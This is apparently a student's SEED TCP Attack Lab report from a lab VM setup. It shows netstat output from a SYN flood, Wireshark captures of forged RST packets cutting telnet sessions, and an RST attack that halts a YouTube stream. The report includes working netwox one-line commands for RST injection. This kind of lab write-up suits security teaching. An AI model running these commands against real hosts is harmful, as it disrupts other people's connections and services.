

TCP Attack Lab

Task 1: SYN Flooding Attack



```
[02/19/20]seed@VM:~$ netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.4:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
udp        0      0 0.0.0.0:58893           0.0.0.0:*
udp        0      0 127.0.1.1:53            0.0.0.0:*
udp        0      0 10.0.2.4:53             0.0.0.0:*
udp        0      0 0.0.0.0:33333           0.0.0.0:*
udp        0      0 127.0.0.1:53            0.0.0.0:*
udp        0      0 0.0.0.0:68              0.0.0.0:*
udp        0      0 0.0.0.0:631             0.0.0.0:*
udp        0      0 0.0.0.0:5353            0.0.0.0:*
udp        0      0 0.0.0.0:58212           0.0.0.0:*
udp6       0      0 :::34280                :::*
udp6       0      0 :::53                   :::*
udp6       0      0 :::54920                :::*
udp6       0      0 :::5353                 :::*
udp6       0      0 ::1:37227               ::1:35713               ESTABLISHED
udp6       0      0 ::1:35713               ::1:37227               ESTABLISHED
raw        0      0 0.0.0.0:1               0.0.0.0:*               7
raw6       0      0 :::58                   :::*                    7
raw6       0      0 :::58                   :::*                    7
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  2      [ ACC ]     STREAM     LISTENING     14566    /var/run/avahi-daemon/socket
unix  2      [ ]         DGRAM                    18420    /run/user/1000/systemd/notify
unix  2      [ ACC ]     STREAM     LISTENING     21152    @/tmp/.ICE-unix/1668
unix  2      [ ACC ]     STREAM     LISTENING     18421    /run/user/1000/systemd/private
unix  2      [ ACC ]     SEQPACKET  LISTENING     11538    /run/udev/control
unix  2      [ ACC ]     STREAM     LISTENING     19555    /run/user/1000/keyring/control
unix  2      [ ACC ]     STREAM     LISTENING     19579    /run/user/1000/keyring/pkcs11
unix  2      [ ACC ]     STREAM     LISTENING     19582    /run/user/1000/keyring/ssh
unix  2      [ ACC ]     STREAM     LISTENING     19667    @/tmp/ibus/dbus-TbKFA27n
unix  2      [ ACC ]     STREAM     LISTENING     11531    /run/systemd/private
```


Before Attack.



```
[02/19/20]seed@VM:~$ netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.4:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
tcp6       0      0 10.0.2.4:80             242.33.198.241:55790    SYN_RECV
tcp6       0      0 10.0.2.4:80             243.213.75.178:61344    SYN_RECV
tcp6       0      0 10.0.2.4:80             249.220.76.106:53234    SYN_RECV
tcp6       0      0 10.0.2.4:80             253.114.93.84:17608     SYN_RECV
tcp6       0      0 10.0.2.4:80             245.0.248.220:27698     SYN_RECV
tcp6       0      0 10.0.2.4:80             249.203.147.68:14222    SYN_RECV
tcp6       0      0 10.0.2.4:80             246.162.118.6:52931     SYN_RECV
tcp6       0      0 10.0.2.4:80             254.86.92.214:3474      SYN_RECV
tcp6       0      0 10.0.2.4:80             253.11.133.137:12621    SYN_RECV
tcp6       0      0 10.0.2.4:80             245.65.39.180:37219     SYN_RECV
tcp6       0      0 10.0.2.4:80             252.250.43.235:58731    SYN_RECV
tcp6       0      0 10.0.2.4:80             241.231.242.85:6492     SYN_RECV
tcp6       0      0 10.0.2.4:80             244.20.33.36:20132      SYN_RECV
tcp6       0      0 10.0.2.4:80             240.180.182.53:14878    SYN_RECV
tcp6       0      0 10.0.2.4:80             254.185.201.149:38438   SYN_RECV
tcp6       0      0 10.0.2.4:80             242.119.160.38:41903    SYN_RECV
tcp6       0      0 10.0.2.4:80             253.16.115.133:61180    SYN_RECV
tcp6       0      0 10.0.2.4:80             255.206.245.151:7058    SYN_RECV
tcp6       0      0 10.0.2.4:80             240.216.124.82:58448    SYN_RECV
tcp6       0      0 10.0.2.4:80             240.20.227.230:40345    SYN_RECV
tcp6       0      0 10.0.2.4:80             250.32.209.97:33439     SYN_RECV
tcp6       0      0 10.0.2.4:80             246.196.194.230:43364   SYN_RECV
tcp6       0      0 10.0.2.4:80             245.158.175.87:3903     SYN_RECV
tcp6       0      0 10.0.2.4:80             250.227.183.88:16440    SYN_RECV
tcp6       0      0 10.0.2.4:80             247.89.44.95:48025      SYN_RECV
tcp6       0      0 10.0.2.4:80             240.212.49.119:24217    SYN_RECV
tcp6       0      0 10.0.2.4:80             248.212.12.128:21100    SYN_RECV
tcp6       0      0 10.0.2.4:80             254.49.91.31:36231      SYN_RECV
tcp6       0      0 10.0.2.4:80             250.173.220.217:26647   SYN_RECV
tcp6       0      0 10.0.2.4:80             246.49.57.32:7139       SYN_RECV
```

After Attack. The victim’s tcp queue was filled with half-opened connections


Task 2: TCP RST Attacks on telnet and ssh Connections


Ubuntu Desktop
2:19 AM
Terminal
Capturing from enp0s8 (port 23)
Apply a display filter … <Ctrl-/>
Expression…

```
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Wed Feb 19 02:17:48 EST 2020 from 10.0.2.4 on pts/20
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[02/19/20]seed@VM:~$ Connection closed by foreign host.
[02/19/20]seed@VM:~$
```

```
No.    Time                          Source      Destination Protocol Length Info
     1 2020-02-19 02:18:12.4988698… 10.0.2.4    10.0.2.5    TELNET     67 Telnet Data ...
     2 2020-02-19 02:18:12.4992365… 10.0.2.5    10.0.2.4    TELNET     67 Telnet Data ...
     3 2020-02-19 02:18:12.4992449… 10.0.2.4    10.0.2.5    TCP        66 54316 → 23 [ACK] Seq=3958577217 Ack=
     4 2020-02-19 02:18:12.5062588… 10.0.2.5    10.0.2.4    TCP        60 23 → 54316 [RST] Seq=2469069380 Win=
     5 2020-02-19 02:18:12.5094606… 10.0.2.5    10.0.2.4    TCP        60 23 → 54316 [RST] Seq=2469069381 Win=
     6 2020-02-19 02:18:35.0136323… 10.0.2.5    10.0.2.4    TELNET    103 Telnet Data ...
     7 2020-02-19 02:18:35.0136446… 10.0.2.4    10.0.2.5    TCP        54 54312 → 23 [RST] Seq=3183166059 Win=
     8 2020-02-19 02:18:35.0137601… 10.0.2.5    10.0.2.4    TCP        66 23 → 54312 [FIN, ACK] Seq=3479331572
     9 2020-02-19 02:18:35.0137630… 10.0.2.4    10.0.2.5    TCP        54 54312 → 23 [RST] Seq=3183166059 Win=
    10 2020-02-19 02:18:35.0176140… 10.0.2.5    10.0.2.4    TCP        60 23 → 54312 [RST] Seq=0 Win=8192 Len=
    11 2020-02-19 02:18:35.0211612… 10.0.2.5    10.0.2.4    TCP        60 23 → 54312 [RST] Seq=0 Win=8192 Len=

    Sequence number: 2469069380
  ▸ Acknowledgment number: 3958577216
    Header Length: 20 bytes
  ▾ Flags: 0x004 (RST)
      000. .... .... = Reserved: Not set
      ...0 .... .... = Nonce: Not set
      .... 0... .... = Congestion Window Reduced (CWR): Not set
```

After attack (using scapy), the telnet connection was closed by foreign host (our attacker). And Wireshark showed the attacker sent TCP packets with RST flag to the server.



Wireshar File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
2:23 AM
Terminal
Capturing from enp0s8 (port 23)
Apply a display filter … <Ctrl-/>
Expression…

```
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Wed Feb 19 02:22:52 EST 2020 from 10.0.2.4 on pts/19
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[02/19/20]seed@VM:~$ Connection closed by foreign host.
[02/19/20]seed@VM:~$
```

```
No.    Time                          Source      Destination Protocol Length Info
     1 2020-02-19 02:23:28.3988987… 10.0.2.4    10.0.2.5    TELNET     67 Telnet Data ...
     2 2020-02-19 02:23:28.3993598… 10.0.2.5    10.0.2.4    TELNET     67 Telnet Data ...
     3 2020-02-19 02:23:28.3993681… 10.0.2.4    10.0.2.5    TCP        66 54320 → 23 [ACK] Seq=3541878542 Ac…
     4 2020-02-19 02:23:28.4798854… 10.0.2.5    10.0.2.4    TCP        60 23 → 54320 [RST, ACK] Seq=42174006…
     5 2020-02-19 02:23:28.4798930… 10.0.2.5    10.0.2.4    TCP        60 [TCP ACKed unseen segment] 23 → 54…

▾ Transmission Control Protocol, Src Port: 23, Dst Port: 54320, Seq: 4217400679, Ack: 3541878542, Len: 0
    Source Port: 23
    Destination Port: 54320
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 4217400679
    Acknowledgment number: 3541878542
```


Using `netwox 78 -d enp0s3 -f ‘src host 10.0.2.4 and dst host 10.0.2.5 and port 23’`, got the same result.

Task 3: TCP RST Attacks on Video Streaming Applications



```
   Video ID / sCPN yaQZFhrW0fU / 294B 2173 16YN
  Viewport / Frames 901x507 / 0 dropped of 128
Current / Optimal Res 854x480@30 / 854x480@30
Volume / Normalized 100% / 100% (content loudness -11.7dB)
            Codecs vp9 (244) / opus (251)
             Color bt709 / bt709
  Connection Speed                                5900 Kbps
  Network Activity                                163 KB
     Buffer Health                                15.99 s
      Mystery Text s:8 t:4.01 b:0.000-20.001
```

2:32 AM
File Edit View History Bookmarks Tools Help
Admiral McRaven ad
https://www.youtube.com/watch?v=yaQZFhrW0fU
Most Visited
SEED Labs
Sites for Labs
YouTube
Search
SIGN IN
Thank you.
Admiral McRaven addresses the University of Texas at Austin Class of 2014
2,331,581 views • May 23, 2014
27K
771
SHARE
SAVE
The University of Texas at Austin
19.3K subscribers
SUBSCRIBE
Up next
AUTOPLAY
Adm. William McRaven Sat Down With Saddam Hussein
Full Speech: Jim Carrey's Commencement Address at the
A Saudi, an Indian and an Iranian walk into a Qatari bar ...
Silent Drill Platoon Performs At Halftime - Texans vs Jets -
Matthew McConaughey winning Best Actor
Rodney Dangerfield Almost Makes Carson Fall Out of His




```
   Video ID / sCPN yaQZFhrW0fU / 294B 2173 16YN
  Viewport / Frames 891x501 / 0 dropped of 1895
Current / Optimal Res 640x360@30 / 854x480@30
Volume / Normalized 100% / 100% (content loudness -11.7dB)
            Codecs vp9 (244) / opus (251)
             Color bt709 / bt709
  Connection Speed                                27966 Kbps
  Network Activity                                0 KB
     Buffer Health                                0.03 s
      Mystery Text s:5 t:125.43 b:0.000-74.741,90.001-125.458
```

Admiral McRaven addresses the University of Texas at Austin Class of 2014 - YouTube - Mozilla Firefox
2:35 AM
File Edit View History Bookmarks Tools Help
https://www.youtube.com/watch?v=yaQZFhrW0fU
Go one more generation and you can change
the entire population of the world: eight
2:05 / 19:26
Admiral McRaven addresses the University of Texas at Austin Class of 2014
2,331,581 views • May 23, 2014
SUBSCRIBE
Up next
6:37
26:09
7:12
8:26
4:31
9:01

Before and after attack, notice that the connection closed and buffer exhausted, then the video stopped playing. Using `netwox 78 -d enp0s3 -f ‘src host 10.0.2.4’`.

Wireshark showed the attacker sent TCP packets with RST flag to the server.

